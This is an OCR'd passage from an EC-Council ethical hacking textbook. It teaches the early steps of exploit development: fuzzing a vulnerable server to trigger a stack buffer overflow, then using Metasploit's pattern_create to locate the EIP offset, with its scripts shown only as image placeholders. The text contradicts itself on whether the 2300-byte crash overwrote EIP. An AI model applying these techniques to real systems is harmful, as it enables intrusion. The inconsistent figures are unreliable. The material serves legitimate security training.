


Figure 6.73: Screenshot showing Python script for fuzzing

When you execute the above code, buff multiplies for every iteration of the while loop and sends the buff data to the vulnerable server. As shown in the screenshots, the vulnerable server crashed after receiving approximately 2300 bytes of data, but it did not overwrite the EIP register.




Figure 6.74: Screenshot showing the output of fuzzing vulnerable server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.75: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Identify the Offset

Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 2300 bytes of data. Now, we will use the following **pattern_create** Ruby tool to generate random bytes of data:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 10400
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.76: Screenshot showing Metasploit pattern_create output

Run the following Python script to send these random bytes to the vulnerable server:




Figure 6.77: Screenshot of Python script sending random bytes to the server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

When the above script is executed, random bytes of data are sent to the target vulnerable server, which causes a buffer overflow in the stack. The screenshot clearly shows that the EIP register is overwritten with random bytes. You must note down the random bytes in EIP and find the offset of those bytes.

